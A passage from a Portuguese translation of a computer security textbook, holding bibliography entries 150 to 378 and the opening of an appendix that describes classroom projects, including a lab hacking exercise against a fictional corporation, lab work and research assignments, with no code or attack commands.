150. Harrington S, McCollum R. Lessons from Corporate America Applied to Training in Computer Ethics. *Proceedings of the ACM Conference on Computers and the Quality of Life (SIGCAS and SIGCAPH)* setembro de 1990.
151. Hassan T, Joshi J, Ahn G. Security and Privacy Challenges in Cloud Computing Environments. *IEEE Security & Privacy* novembro/dezembro de 2010.
152. Hayes, B., Judy, H., Ritter, J. “Privacy in Cyberspace” in [BOSW09].

153. Heberlein L, Mukherjee B, Levitt K. Internetwork Security Monitor: An Intrusion-Detection System for Large-Scale Networks. *Proceedings, 15th National Computer Security Conference* outubro de 1992.
154. Helman P, Liepins G. Statistical Foundations of Audit Trail Analysis for the Detection of Computer Misuse. *IEEE Transactions on Software Engineering* setembro de 1993.
155. Hoglund G, McGraw G. *Exploiting Software: How to Break Code*. Reading, MA: Addison Wesley; 2004.
156. Holz T. A Short Visit to the Bot Zoo. *IEEE Security and Privacy* maio/junho de 2005.
157. The Honeynet Project. *Know Your Enemy: Revealing the Security Tools, Tactics, and Motives of the Blackhat Community*. Reading, MA: Addison-Wesley; 2001.
158. The Honeynet Project. *Knowing Your Enemy: Tracking Botnets. Honeynet White Paper*, março, 2005, <http://honeynet.org/papers/bots>.
159. Howard M, LeBlanc D. *Writing Secure Code for Windows Vista*. Redmond, WA: Microsoft Press; 2007.
160. Huitema C. *IPv6: The New Internet Protocol*. Upper Saddle River, NJ: Prentice Hall; 1998.
161. Hypponen M. Malware Goes Mobile. *Scientific American* novembro de 2006.
162. Iannella, R. “Digital Rights Management” in [BIDG06].
163. Ilgun K, Kemmerer R, Porras P. State Transition Analysis: A Rule-Based Intrusion Detection Approach. *IEEE Transaction on Software Engineering* março de 1995.
164. Information Science and Technology Study Group. Security with Privacy, *DARPA Briefing on Security and Privacy*, dezembro de 2002, [www.cs.berkeley.edu/~tygar/papers/ISAT-final-briefing.pdf](http://www.cs.berkeley.edu/~tygar/papers/ISAT-final-briefing.pdf).
165. [165] Information Security Forum. *The Standard of Good Practice for Information Security*, 2011, [www.securityforum.org](http://www.securityforum.org).
166. ISO/IEC. *ISO/IEC 12207:1997 — Information Technology — Software Lifecycle Processes*, 1997.
167. ISO/IEC. *ISO/IEC 13335-1:2004 — Information Technology — Security Techniques — Management of Information and Communications Technology Security — Part 1: Concepts and Models for Information and Communications Technology Security Management*, 2004.

168. ISO/IEC. ISO/IEC 27001:2005 — InformationTechnology — SecurityTechniques — Information Security Management Systems — Requirements, 2005.
169. ISO/IEC. ISO/IEC 27002:2005 — Information Technology — Security Techniques — Code of Practice for Information Security Management, 2005. Conhecido anteriormente como ISO/IEC 17755:2005.
170. ISO/IEC. ISO/IEC 27005:2008 — Information Technology — Security Techniques — Information Security Risk Management, 2008.
171. Telecommunication Standardization Sector of the International Telecommunications Union (ITU-T). *Security Audit and Alarms Framework*. X.816, novembro de 1995.
172. Jain A, Hong L, Pankanti S. Biometric Identification. *Communications of the ACM* fevereiro de 2000.
173. Jakobsson M, Shriver E, Hillyer B, Juels A. A Practical Secure Physical Random Bit Generator. *Proceedings of The Fifth ACM Conference on Computer and Communications Security* novembro de 1998.
174. James A. UTM Thwarts Blended Attacks. *Network World* 2 de outubro de 2006.
175. Jansen, W. *Guidelines on Active Content and Mobile Code*. NIST Special Publication SP 800-28, outubro de 2001.
176. Jansen, W., Grance, T. *Guidelines on Security and Privacy in Public Cloud Computing*. NIST Publicação Especial 800-144, janeiro de 2011.
177. Javitz H, Valdes A. The SRI IDES Statistical Anomaly Detector. *Proceedings, 1991 IEEE Computer Society Symposium on Research in Security and Privacy* maio de 1991.
178. Jhi Y, Liu P. PWC: A Proactive Worm Containment Solution for Enterprise Networks. *Third International Conference on Security and Privacy in Communications Networks* 2007.
179. Jonge W. Compromising Statistical Database Responding to Queries About Means. *ACM Transactions on Database Systems* março de 1983.
180. Jueneman R, Matyas S, Meyer C. Message Authentication. *IEEE Communications Magazine* setembro de 1985.
181. Jun, B. e Kocher, P. *The Intel Random Number Generator*. Intel White Paper, 22 de abril de 1999.
182. Jung J, et al. Fast Portscan Detection Using Sequential Hypothesis Testing. *Proceedings, IEEE Symposium on Security and Privacy* 2004.
183. Kabay, M. “Employment Practices and Policies” in [BOSW09].

184. Kahn D. *The Codebreakers: The Story of Secret Writing*. Nova York: Scribner; 1996.
185. Kain R, Landwehr. On Access Checking in Capability-Based System. *IEEE Transactions on Software Engineering* fevereiro de 1987.
186. Kandula S. Surviving DDoS Attacks. *login* outubro de 2005.
187. Kelly C. Cutting through the Fog of Security Data. *ComputerWorld* 25 de setembro de 2006.
188. Kennedy S. Best Practices for Wireless Network Security. *ComputerWorld* 24 de novembro de 2003.
189. Kent S. On the Trail of Intrusions into Information Systems. *IEEE Spectrum* dezembro de 2000.
190. Kenthapadi K, Mishra N, Nissim K. Simulatable Auditing. *Proceedings of the 24th ACM Symposium on Principles of Database Systems* 2005.
191. Kent, K. e Souppaya, M. *Guide to Computer Security Log Management*. NIST Publicação Especial 800-92, setembro de 2006.
192. Kephart J, Sorkin G, Chess D, White S. Fighting Computer Viruses. *Scientific American* novembro de 1997.
193. Kephart J, Sorkin G, Swimmer B, White S. Blueprint for a Computer Immune System. *Proceedings, Virus Bulletin International Conference* outubro de 1997.
194. Kim W. Relational Database Systems. *Computing Surveys* setembro de 1979.
195. King, N. “E-Mail and Internet Use Policy” in [BIDG06].
196. Kirk J. Tricky New Malware Challenges Vendors. *Network World* 30 de outubro de 2006.
197. Klein D. Foiling the Cracker: A Survey of, and Improvements to, Password Security. *Proceedings, UNIX Security Workshop II* agosto de 1990.
198. Koblas D, Koblas M. SOCKS. *Proceedings, UNIX Security Symposium III* setembro de 1992.
199. Kocher P. Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. *Proceedings, Crypto ’96* agosto de 1996.
200. Kohl, J., Neuman, B. e Ts’o, T. The Evolution of the Kerberos Authentication Service in Brazier, F. e Johansen, D., editores. *Distributed Open Systems*. Los Alamitos, CA: IEEE Computer Society Press, 1994, <http://web.mit.edu/kerberos/www/papers.html>.
201. Kreibich C, Kanich C, Levchenko K, et al. Spamcraft: An Inside Look

- at Spam Campaign Orchestration. *Proceedings of the Second USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET'09)* abril de 2009.
202. Kshetri N. The Simple Economics of Cybercrimes. *IEEE Security and Privacy* janeiro/fevereiro de 2006.
  203. Kumar I. *Cryptology*. Laguna Hills, CA: Aegean Park Press; 1997.
  204. Kuperman, B. e Spafford, E. Generation of Application Level Audit Data via Library Interposition. CERIAS Tech Report 99-11. Purdue University, [www.cerias.purdue.edu](http://www.cerias.purdue.edu), outubro de 1999.
  205. Kuperman, B. *A Categorization of Computer Security Monitoring Systems and the Impact on the Design of Audit Sources*. CERIAS Tech Report 2004-26; Purdue University, Tese de Doutorado, [www.cerias.purdue.edu/](http://www.cerias.purdue.edu/), agosto de 2004.
  206. Kuperman B, et al. Detection and Prevention of Stack Buffer Overflow Attacks. *Communications of the ACM* novembro de 2005.
  207. Lampson B. Dynamic Protection Structures. *Proceedings, AFIPS Fall Joint Computer Conference* 1969.
  208. Lampson, B. Protection. Proceedings, *Fifth Princeton Symposium on Information Sciences and Systems*, março de 1971; reimpresso em *Operating Systems Review*, janeiro de 1974.
  209. Lampson B. Computer Security in the Real World. *Computer* junho de 2004.
  210. Landwehr C. Formal Models for Computer Security. *Computing Surveys* setembro de 1981.
  211. Landwehr C, et al. A Taxonomy of Computer Program Security Flaws. *ACM Computing Surveys* setembro de 1994.
  212. Lawton G. On the Trail of the Conficker Worm. *Computer* junho de 2009.
  213. Leiba B, Fenton J. DomainKeys Identified Mail (DKIM): Using Digital Signatures for Domain Verification. *Proceedings of Fourth Conference on E-mail and Anti-Spam (CEAS 07)* 2007.
  214. Leutwyler K. Superhack. *Scientific American* julho 1994.
  215. Levine J, Grizzard J, Owen H. A Methodology to Detect and Characterize Kernel Level Rootkit Exploits Involving Redirection of the System Call Table. *Proceedings, Second IEEE International Information Assurance Workshop* 2004.
  216. Levine J, Grizzard J, Owen H. Detecting and Categorizing Kernel-Level

- Rootkits to Aid Future Detection. *IEEE Security and Privacy* maio/junho de 2006.
217. Levy E. Smashing the Stack for Fun and Profit. *Phrack Magazine* novembro de 1996; arquivo 14, exemplar 49.
  218. Leyton R. A Quick Introduction to Database Systems. *login* dezembro de 2001.
  219. Lhee K, Chapin S. Buffer Overflow and Format String Overflow Vulnerabilities. *Software — Practice and Experience*. 2003;33.
  220. Linn, J. “Identity Management” in [BIDG06].
  221. Lipmaa H, Rogaway P, Wagner D. CTR Mode Encryption. *NIST First Modes of Operation Workshop* outubro de 2000; In: <http://csrc.nist.gov/encryption/modes>; outubro de 2000.
  222. Liu S, Silverman M. A Practical Guide to Biometric Security Technology. *IT Pro* janeiro/fevereiro de 2001.
  223. Liu Q, Safavi-Naini R, Sheppard N. Digital Rights Management for Content Distribution. *Proceedings, Australasian Information Security Workshop 2003 (AISW2003)* 2003.
  224. Liu S. Surviving Distributed Denial-of-Service Attacks. *IT Pro* setembro/outubro de 2009.
  225. Lodin S, Schuba C. Firewalls Fend Off Invasions from the Net. *IEEE Spectrum* fevereiro de 1998.
  226. Lunt T. Aggregation and Inference: Facts and Fallacies. *Proceedings, 1989 IEEE Symposium on Security and Privacy* 1989.
  227. Lunt T, Fernandez E. Database Security. *ACM SIGMOD Record* dezembro de 1990.
  228. Maiwald E, Sieglein W. *Security Planning & Disaster Recovery*. Berkeley, CA: McGraw-Hill/Osborne; 2002.
  229. Mansfield, T. et al. Biometric Product Testing Final Report. National Physics Laboratory, United Kingdom, março de 2001.
  230. Markham T. Internet Security Protocol. *Dr Dobb's Journal* junho de 1997.
  231. Martin J. *Security, Accuracy, and Privacy in Computer Systems*. Englewood Cliffs, NJ: Prentice Hall; 1973.
  232. McGovern M. Opening Eyes: Building Company-Wide IT Security Awareness. *IT Pro* maio/junho de 2002.
  233. McGraw G. *Software Security: Building Security In*. Reading, MA: Addison-Wesley; 2006.

234. McHugh J, Christie A, Allen J. The Role of Intrusion Detection Systems. *IEEE Software* setembro/outubro de 2000.
235. McLaughlin L. Bot Software Spreads, Causes New Worries. *IEEE Distributed Systems Online* junho de 2004.
236. Mell, P. e Grance, T. *The NIST Definition of Cloud Computing*. NIST Publicação Especial 800-145, janeiro de 2011.
237. Menezes A, Oorshcot P, Vanstone S. *Handbook of Applied Cryptography*. Boca Raton, FL: CRC Press; 1997.
238. Mercuri R. On Auditing Audit Trails. *Communications of the ACM* janeiro de 2003.
239. Messner E. All-in-one Security Devices Face Challenges. *Network World* 14 de agosto de, 2006.
240. Michael, M. “Physical Security Measures” in [BIDG06].
241. Miller B, Cooksey G, Moore F. An Empirical Study of the Robustness of MacOS Applications Using Random Testing. *ACM SIGOPS Operating Systems Review*. janeiro de 2007;41.
242. Miller K. Moral Responsibility for Computing Artifacts: The Rules. *ITPro* maio/junho de 2011.
243. Michael, C. e Radosevich, W. *Black Box Security Testing Tools*, US DHS BuildSecurityIn, Digital, dezembro de 2005.
244. Mirkovic J, Relher P. A Taxonomy of DDoS Attack and DDoS Defense Mechanisms. *ACM SIGCOMM Computer Communications Review* abril de 2004.
245. Moffett J, Lupu E. The Uses of Role Hierarchies in Access Control. *Proceedings of the Fourth ACM Workshop on Role-Based Access Control* 1999.
246. Moore D, Shannon C, Claffy K. Code-Red: A Case Study on the Spread and Victims of an Internet Worm. *Proceedings of the 2nd ACM SIGCOMM Workshop on Internet Measurement* novembro de 2002.
247. Moore D, et al. Inferring Internet Denial-of-Service Activity. *ACM Transactions on Computer Systems* maio de 2006.
248. Morgenstern M. Security and Inference in Multilevel Database and Knowledge-Base Systems. *ACM SIGMOD Record* dezembro de 1987.
249. Morris R, Thompson K. Password Security: A Case History. *Communications of the ACM* novembro de 1979.
250. Nachenberg C. Computer Virus-Antivirus Coevolution. *Communications of the ACM* janeiro de 1997.

251. Nachenberg, C. Behavior Blocking: The Next Step in Anti-Virus Protection. *White Paper*, [SecurityFocus.com](http://SecurityFocus.com), março de 2002.
252. Negin M, et al. An Iris Biometric System for Public and Personal Use. *Computer* fevereiro de 2000.
253. Nemeth E, Snyder G, Hein T, Whaley B. *UNIX and Linux Administration Handbook, Quarta Edição*. Upper Saddle River, NJ: Prentice Hall; 2010.
254. Neumann P, Porras P. Experience with EMERALD to Date. *Proceedings, 1st USENIX Workshop on Intrusion Detection and Network Monitoring* abril de 1999.
255. Newsome J, Karp B, Song D. Polygraph: Automatically Generating Signatures for Polymorphic Worms. *IEEE Symposium on Security and Privacy* 2005.
256. Ning P, et al. Techniques and Tools for Analyzing Intrusion Alerts. *ACM Transactions on Information and System Security* maio de 2004.
257. National Institute of Standards and Technology. *An Introduction to Computer Security: The NIST Handbook*. Publicação Especial 800-12, outubro de 1995.
258. National Institute of Standards and Technology, *Risk Management Guide for Information Technology Systems*. Publicação Especial 800-30, julho de 2002.
259. National Institute of Standards and Technology, *Engineering Principles for Information Technology Security (A Baseline for Achieving Security)*. Publicação Especial, 800-27 Revisão A, junho de 2004.
260. National Institute of Standards and Technology. *Guide to Malware Incident Prevention and Handling*. Publicação Especial 800-83, novembro de 2005.
261. National Institute of Standards and Technology. *Guide for Developing Security Plans for Federal Information Systems*. Publicação Especial 800-18 Revisão 1, fevereiro de 2006.
262. National Institute of Standards and Technology, *Guide to Industrial Control Systems (ICS) Security*. Publicação Especial 800-82, Rascunho Público Final, setembro de 2008.
263. National Institute of Standards and Technology, *Recommended Security Controls for Federal Information Systems*. Publicação Especial 800-53 Revisão 3, agosto de 2009.
264. National Research Council. *Computers at Risk: Safe Computing in the*

- Information Age*. Washington, DC: National Academy Press; 1991.
265. National Research Council. *Cybersecurity: Today and Tomorrow*. Washington, DC: National Academy Press; 2002.
266. Oechslin, P. Making a Faster Cryptanalytic Time-Memory Trade-Off. *Proceedings, Crypto 03*, 2003.
267. O'Gorman L. Comparing Passwords, Tokens and Biometrics for User Authentication. *Proceedings of the IEEE* dezembro de 2003.
268. Oppliger R. Internet Security: Firewalls and Beyond. *Communications of the ACM* maio de 1997.
269. Oppliger R, Rytz R. Does Trusted Computing Remedy Computer Security Problems? *IEEE Security and Privacy* março/abril de 2005.
270. Orman H. The Morris Worm: A Fifteen-Year Perspective. *IEEE Security and Privacy* setembro/outubro de 2003.
271. Osborn S, Sandhu R, Munawer Q. Configuring Role-Based Access Control to Enforce Mandatory and Discretionary Access Control Policies. *ACM Transactions on Information and System Security* maio de 2000.
272. Parker, D., Swope, S. e Baker, B. *Ethical Conflicts in Information and Computer Science, Technology and Business*. Final Report, SRI Project 2609, SRI International, 1988.
273. Peltier J. Identity Management. *SC Magazine* fevereiro de 2007.
274. Peng T, Leckie C, Rammohanarao K. Survey of Network-Based Defense Mechanisms Countering the DoS and DDoS Problems. *ACM Computing Surveys* abril de 2007.
275. Perlman R. An Overview of PKI Trust Models. *IEEE Network* novembro/dezembro de 1999.
276. Perrine T. The End of Crypt() Passwords ... Please? *login* dezembro de 2003.
277. Pielke R, et al. Normalized Hurricane Damage in the United States: 1900-2005. *Natural Hazards Review* fevereiro de 2008.
278. Platt, F. “Physical Threats to the Information Infrastructure” in [BOSW09].
279. Popp R, Poindexter J. Countering Terrorism through Information and Privacy Protection Technologies. *IEEE Security and Privacy* novembro/dezembro de 2006.
280. Porras, P. *STAT: A State Transition Analysis Tool for Intrusion Detection*. Tese de Mestrado, University of California at Santa Barbara,

julho de 1992.

281. Prabhakar S, Pankanti S, Jain A. Biometric Recognition: Security and Privacy Concerns. *IEEE Security and Privacy* março/abril de 2003.
282. Predd J, et al. Insiders Behaving Badly. *IEEE Security & Privacy* julho/agosto de 2008.
283. Proctor P. *The Practical Intrusion Detection Handbook*. Upper Saddle River, NJ: Prentice Hall; 2001.
284. Provos N, Mazieres D. A Future-Adaptable Password Scheme. *Proceedings of the 1999 USENIX Annual Technical Conference* 1999.
285. Radcliff D. What Are They Thinking? *Network World* março de 2004.
286. Rajab M, Monrose F, Terzis A. On the Effectiveness of Distributed Worm Monitoring. *Proceedings, 14th USENIX Security Symposium* 2005.
287. Randall, J. *Hash Function Update Due to Potential Weakness Found in SHA-1*. RSA Laboratories Tech Notes, 11 de março de 2005.
288. Ribenboim P. *The New Book of Prime Number Records*. New York: Springer-Verlag; 1996.
289. Rivest R, Shamir A, Adleman L. A Method for Obtaining Digital Signatures and Public Key Cryptosystems. *Communications of the ACM* fevereiro dce 1978.
290. Robb D. Desktop Defenses. *ComputerWorld* 22 de maio de 2006.
291. Robb D. Better Security Pill Gets Suite-r. *Business Communications Review* outubro de 2006.
292. Robshaw, M. *Stream Ciphers*. RSA Laboratories Technical Report TR-701, julho de 1995, <http://www.rsasecurity.com/rsalabs>.
293. Ros S. Boosting the SOA with XML Networking. *The Internet Protocol Journal* dezembro de 2006; [cisco.com/ipj](http://cisco.com/ipj).
294. Roth D, Mehta S. The Great Data Heist. *Fortune* 16 de maio de 2005.
295. Sadowsky G, et al. *Information Technology Security Handbook*. Washington, DC: The World Bank; 2003; In: <http://www.infodev-security.net/handbook>; 2003.
296. Standards Australia, HB 231:2004—Information Security Risk Management Guidelines, 2004.
297. Saltzer J, Schroeder M. The Protection of Information in Computer Systems. *Proceedings of the IEEE* setembro de 1975.
298. Sandhu R, Samarati P. Access Control: Principles and Practice. *IEEE Communications Magazine* fevereiro de 1994.

299. Sandhu R, et al. Role-Based Access Control Models. *Computer* setembro de 1996.
300. Standards Australia and Standards New Zealand, “AS/NZS 4360:2004: Risk Management”, 2004.
301. Standards Australia and Standards New Zealand, “HB 167:2006— Security Risk Management”, 2006.
302. Saunders G, Hitchens M, Varadharajan V. Role-Based Access Control and the Access Control Matrix. *Operating Systems Review* outubro de 2001.
303. Savage M. Get Qualified: Certification — that's the name of the game. *SC Magazine* novembro de 2003.
304. Saydjari O. Multilevel Security: Reprise. *IEEE Security and Privacy* setembro/outubro de 2004.
305. Scarfone, K. e Mell, P. *Guide to Intrusion Detection and Prevention Systems*. NIST Publicação E especial SP 800-94, fevereiro de 2007.
306. Scarfone, K., Grance, T. e Masone, K. *Computer Security Incident Handling Guide*. NIST Publicação Especial 800-61, março de 2008.
307. Scarfone, K. e Souppaya, M. *Guide to Enterprise Password Management (rascunho)*. NIST Publicação Especial SP 800-118 (rascunho), abril de 2009.
308. Scarfone, K. e Hoffman, P. *Guidelines on Firewalls and Firewall Policy*. NIST Publicação Especial SP 800-41-1, setembro de 2009.
309. Scjaad A, Moffett J, Jacob J. The Role-Based Access Control System of a European Bank: A Case Study and Discussion. *Proceedings, SACMAT'01* maio de 2001.
310. Schneier B. *Applied Cryptography*. New York: Wiley; 1996.
311. Schneier B. *Secrets and Lies: Digital Security in a Networked World*. Nova York: Wiley; 2000.
312. Software Engineering Institute. *Capability Maturity Model for Development Version 1.2*. Carnegie-Mellon agosto de 2006.
313. Sequeira D. Intrusion Prevention Systems: Security's Silver Bullet? *Business Communications Review* março de 2003.
314. Shanker K. The Total Computer Security Problem: An Overview. *Computer* junho de 1977.
315. Shasha D, Bonnet P. Database Systems: When to Use Them and How to Use Them Well. *Dr Dobb's Journal* dezembro de 2004.
316. Shelfer K, Procaccion J. Smart Card Evolution. *Communications of the*

ACM julho de 2002.

317. Shieh S, Lin C, Juang Y. Controlling Inference and Information Flows in Secure Databases. *1998 Information Security Conference* maio de 1998.
318. Shim S, Bhalla G, Pendyala V. Federated Identity Management. *Computer* dezembro de 2005.
319. Sidiropoulos S, Keromytis A. Countering Network Worms Through Automatic Patch Generation. *IEEE Security and Privacy* novembro–dezembro de 2005.
320. Silberschatz A, Galvin P, Gagne G. *Operating System Concepts with Java*. Reading, MA: Addison-Wesley; 2004.
321. Simmons G, ed. *Contemporary Cryptology: The Science of Information Integrity*. Piscataway, NJ: IEEE Press; 1992.
322. Singh S. *The Code Book: The Science of Secrecy from Ancient Egypt to Quantum Cryptography*. Nova York: Anchor Books; 1999.
323. Singer A. Life without Firewalls. *login* dezembro de 2003.
324. Singer, A. e Bird, T. *Building a Logging Infrastructure*. Short Topics in System Administration, Published by USENIX Association for Sage, 2004, [sageweb.sage.org](http://sageweb.sage.org).
325. Siponen N. Five Dimensions of Information Security Awareness. *Computers and Society* junho de 2001.
326. Skapinetz K. Virtualisation as a Blackhat Tool. *Network Security* outubro de 2007.
327. Slay J, Koronios A. *Information Technology Security & Risk Management*. Milton, QLD: Wiley; 2006.
328. Smith R. *Internet Cryptography*. Reading, MA: Addison-Wesley; 1997.
329. Snapp S, et al. A System for Distributed Intrusion Detection. *Proceedings, COMPCON Spring '91* 1991.
330. Spafford E. Crisis and Aftermath. *Communications of the ACM* junho de 1989.
331. Spafford E. Observing Reusable Password Choices. *Proceedings, UNIX Security Symposium III* setembro de 1992.
332. Spafford E. OPUS: Preventing Weak Password Choices. *Computers and Security* 1992.
333. Spafford E, Zamboni D. Intrusion Detection Using Autonomous Agents. *Computer Networks* outubro de 2000.
334. Spitzner L. The Honeynet Project: Trapping the Hackers. *IEEE Security*

*and Privacy* março/abril de 2003.

335. Stallings W. *Computer Organization and Architecture: Designing for Performance*, oitava edição. Upper Saddle River, NJ: Prentice Hall; 2010.
336. Stallings W. *Data and Computer Communications*. Ninth Edition Upper Saddle River, NJ: Prentice Hall; 2011.
337. Stallings W. *Cryptography and Network Security*, quinta edição. Upper Saddle River, NJ: Prentice Hall; 2011.
338. Stallings W. *Operating Systems: Internals and Design Principles*, sétima edição. Upper Saddle River, NJ: Prentice Hall; 2012.
339. Stephenson P. Preventive Medicine. *LAN Magazine* novembro de 1993.
340. Stevens D. Malicious PDF Documents Explained. *IEEE Security & Privacy* janeiro/fevereiro de 2011.
341. Stinson D. *Cryptography: Theory and Practice*. Boca Raton, FL: CRC Press; 2006.
342. Summers R. An Overview of Computer Security. *IBM Systems Journal*. 1984;23.
343. Symantec, Corp. *The Digital Immune System*. Symantec Technical Brief 2001.
344. Symantec. *Security Implications of Microsoft Windows Vista*. Symantec Research Paper, 2007.
345. Symantec, “Internet Security Threat Report”, vol. 16, abril de 2011.
346. Szor P. *The Art of Computer Virus Research and Defense*. Reading, MA: Addison-Wesley; 2005.
347. Szuba, T. *Safeguarding Your Technology*. National Center for Education Statistics, NCES 98-297, 1998, nces.ed.gov/pubsearch/pubsinfo.asp?pubid=98297.
348. Tavani H. Defining the Boundaries of Computer Crime: Piracy, Break-Ins, and Sabotage in Cyberspace. *Computers and Society* setembro de 2000.
349. Thompson K. Reflections on Trusting Trust (Deliberate Software Bugs). *Communications of the ACM* agosto de 1984.
350. Thuraisingham B. *Database and Applications Security*. Nova York: Auerbach; 2005.
351. Tsudik G. Message Authentication with One-Way Hash Functions. *Proceedings, INFOCOM’92* maio de 1992.
352. Tunstall, M., Petit, S. e Porte, S. “Smart Card Security.” In [BIDG06].

353. Vaccaro H, Liepins G. Detection of Anomalous Computer Session Activity. *Proceedings of the IEEE Symposium on Research in Security and Privacy* maio de 1989.
354. van Oorschot P, Wiener M. Parallel Collision Search with Application to Hash Functions and Discrete Logarithms. *Proceedings, Second ACM Conference on Computer and Communications Security* 1994.
355. Viega J, McGraw G. *Building Secure Software: How to Avoid Security Problems the Right Way*. Reading, MA: Addison-Wesley; 2001.
356. Vieira M, Madeira H. Towards a Security Benchmark for Database Management Systems. *Proceedings of the 2005 International Conference on Dependable Systems and Networks* 2005.
357. Venema, W. Secure Programming Traps and Pitfalls — The Broken File Shredder. *Proceedings of the AusCERT2006 IT Security Conference*, Gold Coast, Austrália, maio de 2006.
358. Verizon. *2011 Data Breach Investigations Report*, 2011.
359. Vigna G, Cassell B, e Fayram D. An Intrusion Detection System for Aglets. *Proceedings of the International Conference on Mobile Agents* outubro de 2002.
360. Vimercati, S. e Paraboschi, S. “Access Control: Principles and Solutions” in [BIDG06].
361. Wagner D, Goldberg I. Proofs of Security for the UNIX Password Hashing Algorithm. *Proceedings, ASIACRYPT’00* 2000.
362. Wang, X., Yin, Y. e Yu, H. Finding Collisions in the Full SHA-1. *Proceedings, Crypto’05*, 2005; publicado por Springer-Verlag.
363. Ware, W., editor. *Security Controls for Computer Systems*. RAND Report 609-1, outubro de 1979, <http://www.rand.org/pubs/reports/R609-1/index2.html>.
364. Weaver N, et al. A Taxonomy of Computer Worms. *The First ACM Workshop on Rapid Malcode (WORM)* 2003.
365. Weippl, E. “Security in E-Learning” in [BIDG06].
366. Welch D. Wireless Security Threat Taxonomy. *Proceedings of the 2003 IEEE Workshop on Information Assurance* junho de 2003.
367. Wheeler, D. *Secure Programming for Linux and UNIX HOWTO*, Linux Documentation Project, 2003.
368. White, S. *Anatomy of a Commercial-Grade Immune System*. IBM Research White Paper, 1999.
369. Wiener M. Cryptanalysis of Short RSA Secret Exponents. *IEEE*

- Transactions on Information Theory.* 2003;IT-36.
370. Wilson, M., editor. *Information Technology Security Training Requirements: A Role- and Performance-Based Model*. NIST Publicação Especial 800-16, abril de 1998.
371. Wilson, M. e Hash, J. *Building and Information Technology Security Awareness Training Program*. NIST Publicação Especial 800-50, outubro de 2003.
372. Wilson J. The Future of the Firewall. *Business Communications Review* maio de 2005.
373. The World Bank. *Technology Risk Checklist* maio de 2004.
374. Wyk K, Steven J. Essential Factors for Successful Software Security Awareness Training. *IEEE Security and Privacy* setembro/outubro de 2006.
375. Yan J, et al. Password Memorability and Security: Empirical Results. *IEEE Security and Privacy* setembro/outubro de 2004.
376. Yongzheng W, Yap H. A User-level Framework for Auditing and Monitoring. *Proceedings of the 21st Annual Computer Security Applications Conference (ACSAC 2005)* 2005.
377. Zhou J, Vigna G. Detecting Attacks that Exploit Application-Logic Errors Through Application-Level Auditing. *Proceedings of the 20th Annual Computer Security Applications Conference (ACSAC'04)* 2004.
378. Zou C, et al. The Monitoring and Early Detection of Internet Worms. *IEEE/ACM Transactions on Networking* outubro de 2005.

---

## APÊNDICE A

# Projetos e outros exercícios para ensinar segurança de computadores

- A.1 Projeto de hacking
- A.2 Exercícios de laboratório
- A.3 Projetos de pesquisa
- A.4 Projetos de programação
- A.5 Avaliações de segurança prática
- A.6 Projetos de firewall
- A.7 Estudos de caso
- A.8 Relatórios
- A.9 Leitura/ relatórios

Muitos professores acreditam que projetos de pesquisa ou que incluem implementação são cruciais para o claro entendimento de questões de segurança de computadores. Sem projetos, pode ser difícil para os estudantes entender bem alguns dos conceitos e interações básicos entre funções de segurança. Os projetos reforçam os conceitos apresentados no livro; permitem que os estudantes visualizem melhor o funcionamento de um algoritmo criptográfico ou de uma função de segurança, e podem motivá-los e lhes dar confiança de que são capazes não somente de entender, mas também de implementar os detalhes de uma funcionalidade de segurança.

Neste livro, tentamos apresentar os conceitos de segurança de computadores tão claramente quanto possível e fornecemos vários problemas para resolver em casa e reforçar esses conceitos. Todavia, muitos professores gostariam de suplementar esse material com projetos. Este apêndice dá alguma orientação nesse sentido e descreve o material de suporte disponível no **Instructor's**

**Resource Center (IRC)** para este livro, acessível pelos professores na Prentice Hall. O material de suporte abrange nove tipos de projetos e outros exercícios para estudantes:

- Projetos de hacking
- Exercícios de laboratório
- Projetos de pesquisa
- Projetos de programação
- Avaliações de segurança prática
- Projetos de firewall
- Estudos de caso
- Relatórios
- Leitura/relatórios

## A.1 Projeto de hacking

A meta desse projeto é invadir a rede de uma corporação por meio de uma série de etapas. O nome da corporação é Extreme In Security Corporation. Como o nome indica, a corporação tem alguns furos de segurança, e um hacker habilidoso consegue acessar informações críticas invadindo sua rede. O IRC inclui o que é necessário para montar o site Web. A meta do estudante é capturar informações secretas sobre o preço que a corporação estará apresentando na semana seguinte para obter um contrato para um projeto governamental.

O estudante deve começar pelo site Web e achar seu próprio caminho para entrar na rede. A cada etapa, se ele for bem-sucedido, há indicações de como proceder até a próxima etapa, bem como a nota que conseguiu até o ponto em questão.

O projeto pode ser abordado de três modos:

1. Sem procurar qualquer tipo de ajuda.
2. Usando algumas sugestões dadas.
3. Usando direções exatas.

O IRC inclui os arquivos necessários para esse projeto:

1. Projeto de segurança Web sob o nome `extremeinsecure.zip`.
2. Exercícios de Web hacking (XSS e ataques de script) que abrangem explorações de vulnerabilidades no lado do cliente e no lado do servidor, respectivamente (`webhacking.zip`).
3. Documentação para instalação e uso para as duas etapas anteriores (`description.doc`).

4. Um arquivo em PowerPoint que descreve hacking na Web (Web\_Security.ppt). Esse arquivo é crucial para entender como usar o exercício, visto que ele explica claramente a operação usando capturas de tela.

Esse projeto foi criado e implementado pelo professor Sreekanth Malladi, da Dakota State University.

## A.2 Exercícios de laboratório

Os professores Sanjay Rao e Ruben Torres, da Purdue University, preparam um conjunto de exercícios de laboratório que fazem parte do IRC. São projetos de implementação criados para programação em Linux, mas que podem ser adaptados para qualquer ambiente UNIX. Esses exercícios de laboratório proporcionam experiência realista na implementação de funções e aplicações de segurança.

## A.3 Projetos de pesquisa

Um modo efetivo de reforçar conceitos básicos adquiridos no curso e ensinar aos estudantes habilidades de pesquisa é criar um projeto de pesquisa. Tal projeto pode envolver consulta à literatura, bem como busca na Internet por fabricantes de produtos, atividades realizadas por laboratório de pesquisa e esforços de padronização. Os projetos podem ser designados a equipes e, para projetos menores, a indivíduos. Em qualquer caso, é melhor solicitar algum tipo de proposta de projeto logo no início do período letivo, o que dá ao instrutor tempo para avaliar a proposta quanto à adequação do tópico e do nível de esforço envolvido. O material que os estudantes devem apresentar para projetos de pesquisa deve incluir:

- Um formato para a proposta.
- Um formato para o relatório final.
- Uma programação com prazos intermediários e final.
- Uma lista de possíveis tópicos de projeto.

Os estudantes podem selecionar um dos tópicos citados no IRC ou inventar seu próprio projeto abordando temas semelhantes. O suplemento ao professor inclui um formato sugerido para a proposta e para o relatório final, bem como uma lista de possíveis tópicos de pesquisa.

Os seguintes colaboradores forneceram os projetos de pesquisa e programação

